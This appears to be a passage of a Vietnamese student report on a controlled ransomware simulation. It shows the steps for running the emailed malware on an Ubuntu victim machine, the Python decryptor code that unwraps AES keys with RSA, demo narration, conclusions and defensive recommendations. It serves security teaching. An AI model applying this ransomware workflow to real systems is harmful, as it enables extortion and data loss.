
Các bước chuẩn bị môi trường trên máy nạn nhân bao gồm:

1. Tạo một môi trường ảo bằng lệnh: python3 -m venv crypto-env
2. Kích hoạt môi trường ảo bằng lệnh: source crypto-env/bin/activate
3. Cài đặt thư viện PyCryptodome để hỗ trợ các thuật toán mã hóa bằng lệnh: pip install pycryptodome
4. Tải tệp mã độc từ email về hệ thống.
5. Cấp quyền thực thi cho tệp bằng lệnh: chmod +x ten_file.py
6. Thực thi tệp trong terminal bằng lệnh: ./ten_file.py

5.2.2 Cài đặt môi trường giải mã

Sau khi nạn nhân thực hiện thanh toán theo yêu cầu trong thông báo tiền chuộc, kẻ tấn công sẽ gửi cho nạn nhân một chương trình giải mã dữ liệu

(decryptor). Chương trình giải mã này cũng được viết bằng Python và được gửi lại cho nạn nhân dưới dạng một tệp thực thi.



Hình 6. Nội dung file infor_decrypt.txt chứa chương trình giải mã các file đã bị ransomware tấn công(1)

```
35 hO5BtKgt+QJeCxCGSHIcjmMggg==
36 -----END PRIVATE KEY-----"""
37
38 priv_key = RSA.import_key(private_key)
39 rsa_cipher = PKCS1_OAEP.new(priv_key)
40
41 for root, dirs, files in os.walk(target_folder):
42     for file in files:
43         if file.endswith(".encrypted"):
44
45             enc_path = os.path.join(root, file)
46             key_path = enc_path + ".key"
47
48             print("Decrypting:", enc_path)
49
50             with open(key_path, "rb") as f:
51                 enc_key = f.read()
52
53             aes_key = rsa_cipher.decrypt(enc_key)
54
55             with open(enc_path, "rb") as f:
56                 iv = f.read(16)
57                 ciphertext = f.read()
58
59             cipher = AES.new(aes_key, AES.MODE_CBC, iv)
60             data = cipher.decrypt(ciphertext)
61
62             pad = data[-1]
63             data = data[:-pad]
64
65             original_file = enc_path.replace(".encrypted", "")
66
67             with open(original_file, "wb") as f:
68                 f.write(data)
69
70             print("Recovered:", original_file)
71 EOF
```

Hình 7. Nội dung file infor_decrypt.txt chứa chương trình mã hóa các file đã bị ransomware tấn công(2)

Các bước thực hiện giải mã trên máy nạn nhân bao gồm:

1. Tải tệp giải mã (decrypt) từ email về hệ thống.
2. Cấp quyền thực thi cho tệp bằng lệnh: chmod +x decrypt_file.py
3. Kích hoạt lại môi trường ảo đã tạo trước đó bằng lệnh: source crypto-env/bin/activate
4. Thực thi chương trình giải mã bằng lệnh: ./decrypt_file.py


Sau khi chương trình giải mã được thực thi, chương trình sẽ sử dụng khóa giải mã tương ứng để khôi phục khóa AES đã được sử dụng trong quá trình mã hóa dữ liệu. Sau đó, chương trình sẽ tiến hành giải mã các tệp đã bị mã hóa trong thư mục Downloads, từ đó khôi phục lại nội dung ban đầu của các tệp dữ liệu.

5.3 Demo hoặc hình ảnh minh họa

5.3.1 Chương trình minh họa mã hóa mã độc ransomware


Trong phần demo, nhóm tiến hành mô phỏng toàn bộ quá trình tấn công từ phía máy attacker đến máy nạn nhân:

Đầu tiên, kẻ tấn công sử dụng máy Kali Linux để chuẩn bị tệp mã độc và gửi tệp này đến nạn nhân thông qua email dưới dạng tệp đính kèm.




Hình 8. Kẻ tấn công gửi email chứa tệp tin có mã độc ransomware

Sau khi nhận được email, nạn nhân tải tệp về máy Ubuntu của mình.




Hình 9. Nạn nhân nhận được email chứa tệp tin có mã độc ransomware




Hình 10. Thư mục download của máy nạn nhân khi chưa bị mã hóa

Tiếp theo, nạn nhân thực thi tệp mã độc thông qua terminal bằng lệnh ./tên_file. Khi chương trình được kích hoạt, mã độc sẽ tiến hành quét thư mục Downloads và tìm tất cả các tệp có phần mở rộng .txt.



Hình 11. Nạn nhân thực thi file information.txt có chứa mã độc ransomware



Hình 12. Các file đuôi txt trong thư mục Download bị mã hóa sau khi thực thi file mã độc information.txt


Các tệp này sau đó sẽ bị mã hóa bằng thuật toán AES và được lưu lại dưới dạng tệp đã mã hóa với phần mở rộng .encrypted. Đồng thời, khóa AES được mã hóa bằng RSA và lưu vào các tệp riêng biệt để mô phỏng cơ chế hoạt động của ransomware.

Sau khi quá trình mã hóa hoàn tất, các tệp .txt ban đầu sẽ không còn truy cập được và được thay thế bằng các tệp đã mã hóa. Chương trình cũng tạo ra một tệp thông báo đòi tiền chuộc trong thư mục Downloads để mô phỏng hành vi của mã độc ransomware trong thực tế.

Hình 13. File READ_ME.txt chứa thông báo tiền chuộc


5.3.2 Chương trình giải mã dữ liệu sau khi thanh toán tiền chuộc

Sau khi nạn nhân thực hiện thanh toán tiền chuộc theo yêu cầu của ransomware, kẻ tấn công sẽ cung cấp một chương trình giải mã (decryptor) để khôi phục lại dữ liệu đã bị mã hóa.




Hình 14. Kẻ tấn công gửi email có chứa chương trình giải mã khi đã nhận đủ tiền chuộc

Chương trình sẽ tự động quét thư mục Downloads của người dùng, tìm các tệp có phần mở rộng .encrypted, sau đó lần lượt giải mã từng tệp và khôi phục lại dữ liệu ban đầu.



Hình 15. Thực thi file infor_encrypt.txt để giải mã các file đã bị mã hóa

Sau khi quá trình giải mã hoàn tất, các tệp dữ liệu ban đầu sẽ được khôi phục và có thể sử dụng lại bình thường.



Hình 16. Các file đã được giải mã thành công

Chương 6. Đánh giá và kết luận

6.1 Ưu điểm – hạn chế của kỹ thuật/chủ đề

6.1.1 Ưu điểm

Thứ nhất, việc nghiên cứu ransomware giúp người học hiểu rõ cơ chế hoạt động của các loại mã độc hiện đại, đặc biệt là các kỹ thuật tấn công như mã hóa dữ liệu, kết nối hệ thống điều khiển từ xa (C2) và cơ chế duy trì sự hiện diện trong hệ thống. Điều này giúp nâng cao khả năng nhận diện và phòng chống các cuộc tấn công mạng trong thực tế.

Thứ hai, ransomware thường sử dụng các thuật toán mã hóa mạnh như AES, RSA hoặc ECC. Việc phân tích các cơ chế này giúp người nghiên cứu hiểu rõ hơn về ứng dụng của mật mã học trong an ninh mạng và cách mà kẻ tấn công lợi dụng các thuật toán hợp pháp để thực hiện hành vi tấn công.

Thứ ba, quá trình phân tích ransomware đòi hỏi phải kết hợp nhiều kỹ thuật khác nhau như phân tích tĩnh, phân tích động. Điều này giúp người nghiên cứu phát triển kỹ năng toàn diện trong lĩnh vực phân tích mã độc và điều tra an ninh mạng.

Thứ tư, thông qua việc mô phỏng kịch bản tấn công trong môi trường kiểm soát, người học có thể hiểu rõ chuỗi tấn công của ransomware từ giai đoạn xâm nhập ban đầu, di chuyển trong hệ thống cho đến khi mã hóa dữ liệu và yêu cầu tiền chuộc.

6.1.2 Hạn chế

Thứ nhất, ransomware hiện đại thường sử dụng nhiều kỹ thuật chống phân tích như obfuscation, packing, anti-debugging và anti-virtual machine. Điều này khiến quá trình phân tích trở nên phức tạp và tốn nhiều thời gian.

Thứ hai, khi ransomware sử dụng các thuật toán mã hóa mạnh như AES kết hợp RSA với khóa đủ lớn, việc khôi phục dữ liệu mà không có khóa giải mã gần như là không thể. Điều này gây khó khăn cho các nhà nghiên cứu trong việc phát triển công cụ giải mã.

Thứ ba, quá trình phân tích mã độc có thể tiềm ẩn rủi ro nếu môi trường thử nghiệm không được cách ly an toàn. Nếu cấu hình hệ thống không đúng, mã độc có thể thoát ra khỏi môi trường thử nghiệm và gây ảnh hưởng đến hệ thống thật.

Thứ tư, ransomware liên tục được phát triển và cập nhật bởi các nhóm tội phạm mạng, khiến cho các phương pháp phân tích hoặc phòng thủ cũ nhanh chóng trở nên lỗi thời.

6.2 Khuyến nghị hoặc hướng phát triển

Thứ nhất, cần tăng cường nghiên cứu các kỹ thuật phát hiện ransomware dựa trên hành vi (behavior-based detection) thay vì chỉ dựa vào chữ ký (signature-based detection). Các phương pháp này có thể giúp phát hiện các biến thể ransomware mới chưa từng được ghi nhận trước đó.

Thứ hai, việc ứng dụng trí tuệ nhân tạo và machine learning trong phát hiện mã độc là một hướng nghiên cứu đầy tiềm năng. Các mô hình học máy có thể phân tích hành vi của chương trình và phát hiện các dấu hiệu bất thường trong hệ thống.

Thứ ba, các tổ chức cần xây dựng hệ thống sao lưu dữ liệu (backup) định kỳ và triển khai các chính sách bảo mật nghiêm ngặt như phân quyền truy cập, cập nhật bản vá

bảo mật và giám sát hệ thống liên tục để giảm thiểu tác động của các cuộc tấn công ransomware.

Chương 7. Phân công công việc

Task	Owner
Giới thiệu tổng quan về chủ đề	Đạt
Cơ sở lý thuyết / Mô hình hoạt động	Duy Tân
Các công cụ/phương pháp liên quan	Nam Kỳ
Tình huống thực tế (nếu có)	Duy Tân
Thực hành demo	Đạt
Thực hành demo	Duy Tân
Thực hành demo	Nam Kỳ
Đánh giá và kết luận	Nam Kỳ
Phân công công việc	Đạt
Tài liệu tham khảo	Đạt
Làm slide thuyết trình	Duy Tân
Làm slide thuyết trình	Nam Kỳ
Hoàn chỉnh bài báo cáo	Đạt

Bảng 2. Phân công công việc

Tỉ lệ đóng góp	
Nguyễn Thành Đạt	100%
Nguyễn Duy Tân	100%
Nguyễn Nam Kỳ	100%

Bảng 3. Bảng tỉ lệ đóng góp

Chương 8. Tài liệu tham khảo

Nguồn trích dẫn

[1] "Lifecycle of a Ransomware Attack - Mechdyne IT Services". [Online]. Có tại: https://www.mechdyne.com/it-services/blog/lifecycle-of-a-ransomware-attack/%20[3]%E2%80%9CAttacking%20Key%20Management%20in%20Ransomware/

[2] P. Bajpai và R. Enbody, "Attacking Key Management in Ransomware", *IT Professional*, tập 22, số 02, tr 21–27, thg. 3 2020, doi: 10.1109/MITP.2020.2977285.

[3] D. Behling, "Threat Report: Illuminating Volume Shadow Deletion", VMware Security Blog. [Online]. Có tại: https://blogs.vmware.com/security/2022/09/threat-report-illuminating-volume-shadow-deletion.html

[4] [Online]. Có tại: https://blackpointcyber.com/wp-content/uploads/2024/09/Akira-Ransomware-Threat-Profile_Adversary-Pursuit-Group-Blackpoint-Cyber_2024Q3.pdf

[5] editor, "BazarLoader to Conti Ransomware in 32 Hours", The DFIR Report. [Online]. Có tại: https://thedfirreport.com/2021/09/13/bazarloader-to-conti-ransomware-in-32-hours/